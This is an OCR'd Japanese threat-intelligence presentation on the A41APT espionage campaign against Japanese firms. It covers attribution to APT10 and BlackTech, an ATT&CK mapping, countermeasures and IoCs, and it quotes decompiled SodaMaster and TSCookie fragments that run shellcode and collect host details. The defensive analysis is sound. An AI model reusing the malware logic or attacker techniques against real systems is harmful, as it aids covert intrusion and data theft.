
DESKTOP-A41UVJV

dellemc_N1548P

- C2サーバのIPとは異なる侵入用のIPを用いる傾向がある

4-2. C2に使用されるインフラの特徴

- C2についてはIPアドレスを多用し、ドメインは使用しない傾向がある。
- 観測したC2の分布より、国／ASに偏りは少なく、IPアドレスを使いまわさない傾向がある。



５．帰属に関する考察

A41APTの帰属に関する考察

1. APT10との関連性
2. BlackTechとの関連性

5-1. APT10との関連性


- トルコへの標的型攻撃キャンペーンでAPT10の関与に言及 [5]
- 2019年3月にSodaMasterの初期バージョン(x86)の存在を確認
- A41キャンペーンで観測したxRATも、2019年にBlackBerry Cylanceのレポートと共通のTTPsを確認 [6]

```
if ( ~v4 == v1 )
{
  if ( *v2 == 'd' )
  {
    ((void (__cdecl *)(unsigned __int8 *))sub_10002470)(v2 + 1);
  }
  else if ( *v2 == 's' )
  {
    sub_10002740(v2 + 1);
  }
}
```

Run dll payload

Run Shellcode payload

※2020年のSodaMasterと比較して、２コマンドのみサポート



5-2. BlackTechとの関連性

- SodaMasterとTSCookie[7]間の共通の特徴を確認
- 初期段階で感染ホストより収集する情報が同じ
  ・ユーザー名
  ・コンピュータ名
  ・現在のプロセスID
- 侵害された複数のホスト上でSodaMasterとTSCookieの２つのマルウェアを確認

SodaMaster

```
48  if ( GetUserNameW(&Buffer, &pcbBuffer) )
49  {
50    v3 = pcbBuffer - 1;
51    if...
52  }
53  else
54  {
55    Buffer = 0;
56    v3 = 0;
57  }
58  v4 = 2 * v3;
59  v5 = 2;
60  Dst[1] = 2 * v3;
61  if...
62  pcbBuffer = 16;
63  if ( GetComputerNameW(&Src, &pcbBuffer) )
64  {
65    v2 = pcbBuffer;
66    if...
67  }
68  else
69  {
70    Src = 0;
71  }
72  v6 = v5;
73  v7 = v5 + 1;
74  v8 = 2 * v2;
75  Dst[v6] = 7;
76  Dst[v7] = v8;
77  v9 = (unsigned int)(v7 + 1);
78  pcbBuffer = v8;
79  if...
80  Dst[v9] = 4;
81  v10 = v9 + 1;
82  *(_DWORD *)&Dst[v10] = GetCurrentProcessId();
83  v11 = (unsigned int)(v10 + 4);
84  if ( sub_180002D20() )
85  {
86    Dst[v11] = 1;
87  }
```

TSCookie

```
1  unsigned int __cdecl sub_403BD0(int a1)
2  {
3    int v1; // eax
4    unsigned int result; // eax
5    DWORD pcbBuffer; // [esp+8h] [ebp-124h]
6    int v4; // [esp+Ch] [ebp-120h]
7    unsigned int v5; // [esp+10h] [ebp-11Ch]
8    unsigned int v6; // [esp+14h] [ebp-118h]
9    DWORD v7; // [esp+18h] [ebp-114h]
10   CHAR Buffer; // [esp+2Ch] [ebp-100h]
11   char v9; // [esp+2Dh] [ebp-FFh]
12   __int16 v10; // [esp+129h] [ebp-3h]
13   char v11; // [esp+12Bh] [ebp-1h]
14
15   Buffer = 0;
16   memset(&v5, 0, 0x1Cu);
17   memset(&v9, 0, 0xFCu);
18   v10 = 0;
19   v11 = 0;
20   v1 = *(_DWORD *)(a1 + 1028);
21   pcbBuffer = 256;
22   v4 = v1;
23   GetComputerNameA(&Buffer, &pcbBuffer);
24   v5 = byteRotate((unsigned __int8 *)&Buffer);
25   GetUserNameA(&Buffer, &pcbBuffer);
26   v6 = byteRotate((unsigned __int8 *)&Buffer);
27   v7 = GetCurrentProcessId();
28   result = sub_403BA0((int)&v4, 16);
29   *(_DWORD *)(a1 + 28) = result;
30   return result;
31 }
```

６．まとめ


Wrap up：A41APTキャンペーン

ADVERSARY（A41APT）

- APT10と強い関連性
- BlackTechと関連性

CAPABILITIES

- SSL-VPNによる侵害
- 横展開にRDPを多用（主にサーバ）
- DLL-Sideloadingを多用
- 痕跡を削除



INFRASTRUCTURE

- C2にはIPアドレスを多用
（ドメイン使用なし）
- C2のIPアドレスの使い回しが少ない
- 侵入に使用するIPとC2のIPは異なる

VICTIMS

- 日系企業がターゲット
- 日系企業の海外拠点も対象
- 製造業含む幅広い業種

Wrap up： TTPs整理（MITRE ATT&CK Mapping）

Tactics	Techniques
Initial Access	External Remote Services (T1133)：窃取したと思われるアカウントでSSL-VPNにアクセス
Execution	Command and Scripting Interpreter: PowerShell (T1059.001) Base64で難読化されたPowerShellコマンド (イベントログの削除) Windows Management Instrumentation (T1047)：セキュリティ対策製品のサービスをWMICで収集
Persistence	Scheduled Task/Job: Scheduled Task (T1053.005)
Privilege Escalation	Hijack Execution Flow: DLL Search Order Hijacking (T1574.001)
Defense Evasion	Deobfuscate/Decode Files or information (T1140) Indicator Removal on Host: Clear Windows Event Logs (T1070.001) Hijack Execution Flow: DLL Search Order Hijacking (T1574.001)
Credential Access	OS Credential Dumping: Security Account Manager (T1003.002) OS Credential Dumping: NTDS (T1003.003)
Discovery	Account Discovery: Domain Account (T1087.002) Domain Trust Discovery (T1482) Software Discovery: Security Software Discovery (T1518.001)
Lateral Movement	Remote Services: Remote Desktop Protocol (T1021.001)
Collection	Archive Collected Data: Archive via Utility (T1560.001)：WinRARによる圧縮
Command and Control	Application Layer Protocol: Web Protocols (T1071.001) Data Encoding: Non-Standard Encoding (T1132.002)

Wrap up：本キャンペーンの特徴

✓ EDR/FSAの検出の急所をついている

- スピアフィッシュメールからのマルウェア起点の侵入ではなく、SSL-VPN経由で攻撃者のマニュアルオペレーションによりディスクにマルウェアが書き込まれる
  (正規ファイル・ローダー・暗号ファイル)
- 海外を含むグループ関連企業から侵入される
- マルウェアの設置先はサーバーが圧倒的に多く、かつ感染させる台数は非常に少ない
- 同時期に検出された検体でもC2アドレスの異なるケースが大半であり、使い回しは少ない傾向

✓ 侵入後にはオペレーションの粗い部分も散見

- ネットワークディスカバリー、RDPの多用
- 共通したイベントログの削除の痕跡
- SSL-VPN経由で接続した特徴的な攻撃者のホスト名がイベントログに記録

本キャンペーンに対する対策例

ユーザ企業

SSL-VPN運用

- 多要素認証の導入検討
- パッチ適応運用の徹底
- アクセスの監視

ガバナンス（海外拠点／子会社向け）

- 情報共有の仕組み（インシデント報告等）
- 同水準のセキュリティ対策の検討、導入
- 脅威検出基準の共有・統一
- セキュリティ運用状況の共有

更なる脅威の可視化

- NTAによるネットワークの異常検出
- サーバに対するセキュリティ対策導入
- EDR／FSA導入による異常検出
- Yaraによるローダ／ペイロードの検出

監視強化

- 管理者アカウントの認証（成功／失敗）監視
- イベントログ削除の監視
- 資産管理外ホストからの不審なログイン監視
- SSL-VPNログの不審なログイン監視
  （ホワイトリスト外からのアクセス等）

ベンダー(SOC)


認証に対する監視強化

- ユーザー組織とログインのホワイトリスト／ブラックリストに対する認識合わせ

(ホスト名、ユーザ名、IP、時間帯等の条件からチューニングした条件でアラートをコントロール)

本キャンペーンに対する対策例（侵害方法ベース）

初期侵入	内部探索・横展開	マルウェア永続化	C２通信	痕跡削除
・多要素認証の導入 ・パッチ適応運用の徹底 ・海外からの不審なログイン監視	・NTAによるNW異常監視 ・サーバに対するセキュリティ対策強化、EDR／FSAによる異常監視 ・管理者アカウントの認証（成功／失敗）の監視 ・資産管理外のホストからの不審なログイン監視	・不審なスケジュールタスクイベント作成の監視	・Yaraによるペイロード検出検体解析によるC2特定・遮断 ・イベントログによる不審なPowerShellリモーティングの痕跡によるC2特定・遮断	・不審なイベントログ削除の痕跡の監視



おわりに

- 本攻撃キャンペーンは非常にステルス性が高く検出が困難ですが、侵害を発見できないことはありません。
- 侵害対象がエンドポイントからサーバに、侵入経路がスピアフィッシングからSSL-VPNに変遷しており、セキュリティ対策の見直しが必要となります。
- 小さな異常から攻撃を検出・防御できるよう、日々のセキュリティ運用の徹底、自組織の環境の穴を徹底的に見直して頂き、その際に本講演が対策検討の一助となれば幸いです。

参考文献

1. 【緊急レポート】Microsoft社のデジタル署名ファイルを悪用する「SigLoader」による標的型攻撃を確認
   https://www.lac.co.jp/lacwatch/report/20201201_002363.html
2. Japan-Linked Organizations Targeted in Long-Running and Sophisticated Attack Campaign
   https://symantec-enterprise-blogs.security.com/blogs/threat-intelligence/cicada-apt10-japan-espionage
3. https://twitter.com/Int2e_/status/1333501729359466502?s=20
4. Pulse Connect Secure の脆弱性を狙った攻撃事案
   https://blogs.jpcert.or.jp/ja/2020/03/pulse-connect-secure.html
5. APT10　THREAT ANALYSIS　REPORT　(ADEO IT Consulting Services)
   https://adeo.com.tr/wp-content/uploads/2020/02/APT10_Report.pdf
6. Threat Spotlight: MenuPass/QuasarRAT Backdoor
   https://blogs.blackberry.com/en/2019/06/threat-spotlight-menupass-quasarrat-backdoor
7. https://blogs.jpcert.or.jp/ja/2018/03/tscookie.html

IoCs

MD5	ファイル名	ペイロード	コメント
f6ed714d29839574da3e368e4437eb99	usoclient.exe	xRAT	正規EXE
dd672da5d367fd291d936c8cc03b6467	CCFIPC64.DLL	xRAT	DESLoader
335ce825da93ed3fdd4470634845dfea	msftedit.prf.cco	xRAT	Encrypted stage_1.shellcode
f4c4644e6d248399a12e2c75cf9e4bdf	msdtcuiu.adi.wdb	xRAT	Encrypted stage_2.shellcode
019619318e1e3a77f3071fb297b85cf3	web_lowtrust.config.uninstall	xRAT	Encrypted xRAT
7e2b9e1f651fa5454d45b974d00512fb	policytool.exe	P8RAT	正規EXE
be53764063bb1d054d78f2bf08fb90f3	jli.dll	P8RAT	DESLoader
f60f7a1736840a6149d478b23611d561	vac.dll	P8RAT	Encrypted stage_1.shellcode
59747955a8874ff74ce415e56d8beb9c	pcasvc.dll	P8RAT	Encrypted stage_2.shellcode
c5994f9fe4f58c38a8d2af3021028310	80f55.rec.dll	SodaMaster(x86)	
037261d5571813b9640921afac8aafbe	10000000.dll	SodaMaster(x86)	
bca0a5ddacc95f94cab57713c96eacbf	ResolutionSet.exe	SodaMaster	正規EXE
cca46fc64425364774e5d5db782ddf54	vmtools.dll	SodaMaster	DESLoader
4638220ec2c6bc1406b5725c2d35edc3	wiaky002_CNC1755D.dll	SodaMaster	Encrypted stage_1.shellcode
d37964a9f7f56aad9433676a6df9bd19	c_apo_ipoib6x.dll	SodaMaster	Encrypted stage_2.shellcode

xRATが読み込むペイロードファイルパス
Microsoft.NET¥test¥Framework¥v4.0.30319¥Config¥web_lowtrust.config.uninstall

SSL-VPN侵害時に利用したホスト名
DESKTOP-A41UVJV
dellemc_N1548P

C2	ペイロード
45.138.157[.]83	xRAT
151.236.30[.]223	P8RAT
193.235.207[.]59	Stager Shellcode
www.rare-coisns[.]com	SodaMaster(x86)
88.198.101[.]58	SodaMaster


Any Questions?